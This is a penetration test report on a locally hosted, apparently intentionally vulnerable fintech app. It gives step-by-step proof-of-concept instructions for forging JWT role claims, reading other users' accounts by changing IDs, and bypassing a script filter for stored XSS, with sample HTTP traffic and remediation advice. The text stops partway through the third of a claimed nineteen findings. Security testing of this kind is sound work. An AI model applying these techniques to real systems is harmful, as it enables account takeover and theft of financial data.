

CONFIDENTIAL

WEB APPLICATION PENETRATION TESTING REPORT

CLIENT / TARGET NAME:

fintech-vuln-app

TARGET URL(S) / SCOPE:

<http://localhost:4000> , <http://localhost:4000/graphql>

ASSESSMENT TYPE:

Grey-Box Web Application Penetration Test

ASSESSMENT DATES:

5/7/2026 : 7/7/2026

PREPARED BY:

Habiba Mohamed — Pentester

REPORT DATE:

8/7/2026

This document contains confidential and proprietary information prepared exclusively for the recipient organization. Distribution, reproduction, or disclosure to any third party without prior written consent is strictly prohibited.

1. Executive Summary

Summary of Findings by Severity

Critical	High	Medium	Low	Info
10	5	4	0	0

2. Scope of Work

2.1 In-Scope Assets

- <http://localhost:4000> — Production web application
- <http://localhost:4000/graphql> — GraphQL API backend

2.2 Testing Type & Access Level

Testing Approach: Grey-Box

Test Accounts Provided: Yes — roles: Registered User, Admin

Testing Window: 5/7/2026 to 7/7/2026

3. Detailed Findings

F-01 Improper JWT Signature Validation Leading to Privilege Escalation

CRITICAL

Severity	Critical
CVSS v3.1 Score	9.1
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
CWE ID	CWE-347
CVE ID (if applicable)	N/A — Application-specific finding
Affected URL / Endpoint	http://localhost:4000.com/api/login
Affected Parameter	JWT Access Token (Authorization Claims: id, username, role)
Vulnerability Class (OWASP)	A01:2021 — Broken Access Control
Authentication Required	Yes — User
Status	Open

Description


The application issues a JWT access token after successful authentication. The token contains sensitive authorization claims, including the user's **ID**, **username**, and **role**. By intercepting the login response and modifying these claims, the server accepted the altered JWT without validating its cryptographic signature, allowing a low-privileged user to authenticate as an administrator. This vulnerability exists because the application trusts client-controlled JWT claims without properly verifying the token's integrity.

Business Impact


This vulnerability allows an authenticated low-privileged user to escalate privileges and gain unauthorized administrative access. In a FinTech application, successful exploitation could expose sensitive customer and financial information, enable unauthorized administrative operations, manipulate user accounts or transaction-related records, and compromise the integrity of the platform. Such an attack may result in financial losses, reputational damage, service disruption, and potential non-compliance with financial security and data protection regulations.

Proof of Concept (PoC)


- Step 1: Navigate to <http://localhost:4000/login> .




- Step 2: Intercept the request using Burp Suite.




- Step 3: Locate the JWT access token returned in the login response.




- Step 4: Decode the JWT payload and identify the authorization claims (id, username, and role).



- Step 5: Modify these claims to match an administrator account while leaving the JWT signature unchanged



- Step 6: Forward the modified response to the browser.
- Step 7: Observe that the application establishes an authenticated administrator session and grants access to the administrator dashboard without requiring valid administrator credentials.



Normal Request:

```

POST /api/login HTTP/1.1
Host: localhost:4000
Content-Length: 42
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/json
sec-ch-ua-mobile: ?0

```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36

Accept: */*

Origin: http://localhost:4000

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: http://localhost:4000/index.html

Accept-Encoding: gzip, deflate, br

Connection: keep-alive

{"username":"alice","password":"alice123"}
```

Normal response:

```
HTTP/1.1 200 OK

X-Powered-By: Express

Access-Control-Allow-Origin: *

Content-Type: application/json; charset=utf-8

Content-Length: 220

ETag: W/"dc-YDVnfdRNfZcLi98nMoGkEYskfmU"

Date: Sat, 04 Jul 2026 21:31:57 GMT

Connection: keep-alive

Keep-Alive: timeout=5

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImwidXNlcm5hbWUiOiJhbGJjZSIsInJvbGUOiIj1c2VyliwiaWF0IjoxNzgzMjAwNzE3fQ.HQY5KC6HFTw6DgmeCJULdQLQuoTNzQuWj4xZy_-nch8","user":{"id":2,"username":"alice","role":"user"}}
```

Likelihood

High

The vulnerability requires only a valid low-privileged user account and can be exploited using commonly available interception tools such as Burp Suite. No knowledge of the JWT signing key is required because the server accepts modified tokens without properly validating their signature.

Remediation / Mitigation

- Always verify the JWT signature before trusting any claims contained within the token.
- Reject any JWT whose payload has been modified or whose signature validation fails.
- Do not rely on client-controlled claims (such as `role`, `id`, or `username`) for authorization decisions.
- Retrieve user roles and permissions from a trusted server-side data source after successful token validation.
- Use strong signing algorithms (e.g., HS256 with a sufficiently strong secret or RS256 with secure key management).
- Implement server-side authorization checks for every privileged endpoint.
- Log and monitor invalid JWT validation attempts to detect potential attacks.

References

- https://owasp.org/Top10/2021/A01_2021-Broken_Access_Control/index.html
- <https://cwe.mitre.org/data/definitions/347.html>

F-02 Broken Object Level Authorization (IDOR)**HIGH**

Severity	High
CVSS v3.1 Score	8.1
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
CWE ID	CWE-639
CVE ID (if applicable)	N/A — application-specific finding
Affected URL / Endpoint	https://localhost:4000/api/accounts/2
Affected Parameter	id
Vulnerability Class (OWASP)	A01:2021 – Broken Access Control
Authentication Required	Yes — User
Status	Open

Description


The application exposes account information through a direct object reference in the `/api/accounts/{id}` endpoint. By modifying the account identifier in the request URL, an authenticated user can access another user's account information without proper authorization checks. The application fails to verify whether the requested resource belongs to the authenticated user before returning the requested data.

Business Impact


In a FinTech application, this vulnerability may allow authenticated users to access sensitive financial information belonging to other customers. Unauthorized disclosure of account data can lead to privacy violations, regulatory compliance issues, reputational damage, and may facilitate further attacks against customer accounts.

Proof of Concept (PoC)

- Step 1: Navigate to <https://localhost:4000/api/accounts/2>
- Step 2: Intercept the request using Burp Suite



- Step 3: Modify the account identifier in the URL to another valid account ID& Forward the modified request.



- Step 4: Observe the server response confirming the vulnerability

Normal Request:

```

GET /api/accounts/2 HTTP/1.1
Host: localhost:4000

sec-ch-ua-platform: "Windows"

Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywidXNlcm5hbWUiaOiJib2IiLCJyb2x1IjoiaW50Ij0iLCJpZCI6MTc4MzIwNjU2MH0.EIkFaPPaH7LJtm1iXLF4ARzXr282h477EKqC4ehQ-ok
  
```

```
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:4000/dashboard.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Normal Response:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 56
ETag: W/"38-xoxLZJ/FFWBfg5c5fEf4zykDzUM"
Date: Sat, 04 Jul 2026 23:13:40 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"id":2,"user_id":2,"iban":"EG-ALC-1001","balance":4200}
```

Likelihood

High

The vulnerability is easy to exploit by any authenticated user and requires only changing a numeric identifier in the request. No specialized tools or advanced knowledge are required.

Remediation / Mitigation

- Enforce server-side authorization checks for every object request.

- Verify that the authenticated user is authorized to access the requested account before returning any data.
- Never rely solely on client-supplied object identifiers.
- Implement object-level access control for all account-related API endpoints.
- Log and monitor repeated attempts to access sequential object identifiers.

References

- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html
- https://owasp.org/Top10/2021/A01_2021-Broken_Access_Control/index.html
- <https://cwe.mitre.org/data/definitions/639.html>

F-03 Stored Cross-Site Scripting (Stored XSS)**HIGH**

Severity	High
CVSS v3.1 Score	8.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:L
CWE ID	CWE-79
Affected URL / Endpoint	http://localhost:4000/dashboard.html
Vulnerability Class (OWASP)	A03:2021 – Injection
Authentication Required	Yes — User
Status	Open

Description

The **Support Messages** functionality is vulnerable to **Stored Cross-Site Scripting (Stored XSS)**. User-supplied input is stored by the application and later rendered in the browser without proper output encoding or sanitization. Although simple `<script>` tags are filtered, alternative HTML elements with JavaScript event handlers can still execute arbitrary JavaScript when the stored message is viewed.

Business Impact

The vulnerability allows an authenticated attacker to store malicious JavaScript that is executed whenever any user, including administrators, views the affected support message. In a FinTech application, this could enable session hijacking, account takeover, unauthorized actions performed on behalf of victims, theft of sensitive information, phishing attacks, or further compromise of privileged accounts. Widespread exploitation may also lead to financial losses, reputational damage, and regulatory compliance issues.

Proof of Concept (PoC)

- **Step 1:** Authenticate as a standard user.
- **Step 2:** Navigate to the **Support Messages** page.

Support messages

Message support...

Send

#6 (user 3):

#5 (user 3):

#4 (user 3):

#3 (user 3):

#2 (user 3): habiiiiiba

